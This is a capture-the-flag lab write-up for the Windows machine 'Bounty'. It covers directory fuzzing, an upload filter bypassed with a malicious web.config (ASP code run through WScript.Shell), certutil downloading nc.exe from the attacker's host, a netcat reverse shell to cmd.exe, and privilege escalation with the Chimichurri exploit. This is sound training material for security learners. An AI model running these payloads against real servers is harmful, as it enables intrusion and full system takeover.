# Bounty
Table of Contents
// hint
Solution locked — challenge mode is on
- Machine Name: Bounty
- OS type: Windows
- Difficulty: Easy
Port Scanning - Service & Version Enumeration
PORT STATE SERVICE REASON VERSION80/tcp open http syn-ack ttl 127 Microsoft IIS httpd 7.5|_http-server-header: Microsoft-IIS/7.5|_http-title: Bounty| http-methods:| Supported Methods: OPTIONS TRACE GET HEAD POST|_ Potentially risky methods: TRACEService Info: OS: Windows; CPE: cpe:/o:microsoft:windowsEnumeration
Port 80/HTTP
only one port is open on this box so i’ll first fire the fox up and visit the website on http://10.10.10.93

it’s only simple page with image, nothing interesting in source code of the page, then i’ll start the dir/file fuzzing
first i’ll go for directory fuzzing using gobuster
gobuster dir -u http://10.10.10.93/ -w /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
ok great i found the interesting /uploadedfiles directory, i’ll first visit it

i see, it shows 403 forbidden, means no access, continue to enumeration i assume that this is asp site as the gobuster fund /aspnet_client and this above 403 page is for ASP sites
i’ll run the another scan to find any forms or page which allows users to upload files
gobuster dir -u http://10.10.10.93/ -w /usr/share/seclists/Discovery/Web-Content/raft-medium-words.txt -x asp,aspx-x option for specify file extensions

i found the transfer.apsx which seems interesting to me, i’ll visit that page

Hmm! simple file upload page, i’ll create a test.txt with some text contents and upload the file, and then try to access file from /uploadedfiles directory

It says Invalid file, moving forward i’ll try to upload the jpg file mv test.txt test.jpg and then try to upload again test.jpg

Uploaded!! then i try to access file from /uploadedfiles/test.jpg

so the file is not found!

i noticed that it removes the file after 2-3 minutes, so when i was taking screenshot from another page and pasting it to my note it was removed so i got 404 error, i tried again and this time i got hit
but it’s only allows to upload the image files, so i’ve then tried to upload the web.config and it uploaded successfully
i found this interesting medium article that shows how we can get RCE via web.config file

https://jaykiee.medium.com/rce-by-uploading-a-web-config-7390e140a45b i made some changes in code as whoami command was not showing the output so i’ve added the ping command and start tcpdump on kali to capture ICPM traffic
sudo tcpdump -i tun0 icmp -vWeb.config
  <?xml version="1.0" encoding="UTF-8"?>  <configuration>     <system.webServer>        <handlers accessPolicy="Read, Script, Write">           <add name="web_config" path="*.config" verb="*" modules="IsapiModule" scriptProcessor="%windir%\system32\inetsrv\asp.dll" resourceType="Unspecified" requireAccess="Write" preCondition="bitness64" />        </handlers>        <security>           <requestFiltering>              <fileExtensions>                 <remove fileExtension=".config" />              </fileExtensions>              <hiddenSegments>                 <remove segment="web.config" />              </hiddenSegments>           </requestFiltering>        </security>     </system.webServer>  </configuration>
  <% Response.write("-"&"->")  Response.write("<pre>")  Set wShell1 = CreateObject("WScript.Shell")  Set cmd1 = wShell1.Exec("ping 10.10.14.17")  output1 = cmd1.StdOut.Readall()  set cmd1 = nothing: Set wShell1 = nothing  Response.write(output1)  Response.write("</pre><!-"&"-") %>

access web.config from /uploadedfiles/web.config i recieved the ping requests on my kali machine
web browser also shows the output
i’ll make some changes in web.config to download the nc.exe and then execute it
start python http server where your nc.exe is exists using python3 -m http.server 80 if you don’t know where to find nc.exe use locate nc.exe and we can find the location where nc.exe is present (/usr/share/windows-resources/binaries/nc.exe) copy it to current working directory and start python http server replace below command with ping command to download the nc.exe
certutil -urlcache -f http://10.10.14.17/nc.exe \users\public\nc.exe
great! file now transffered to target machine, i’ll start the netcat listener on port 443 using rlwrap -r nc -nvlp 443
now to execute the nc.exe to get shell i tried \users\public\nc.exe 10.10.14.17 443 -e cmd it shows the intenral server error
after many attempts i used below command to execute nc.exe to get shell (start netcat listener on port 443 using rlwrap -r nc -nvlp 443
cmd /c \users\public\nc.exe 10.10.14.17 443 -e cmd.exeupload the web.config file again and access it from /uploadedfiles/web.config

Post-Enum
i’ll start my post enumeration by running sudo -l command of windows systems!!, whoami /priv

so i’ll upload the printspoofer and execute it to get SYSTEM Shell
start python http server on kali where printspoofer.exe exist and then use certutil to download printspoofer.exe from kali
tried to run the god potato, printspoofer but it’s not working
moving forward i’ll run systeminfo command to enumerate the system further

searching for exploit i found - https://github.com/Re4son/Chimichurri/blob/master/Chimichurri.exe, running exploit on the system

Chimichurri.exe 10.10.14.17 4444and i got shell as SYSTEM bingo!!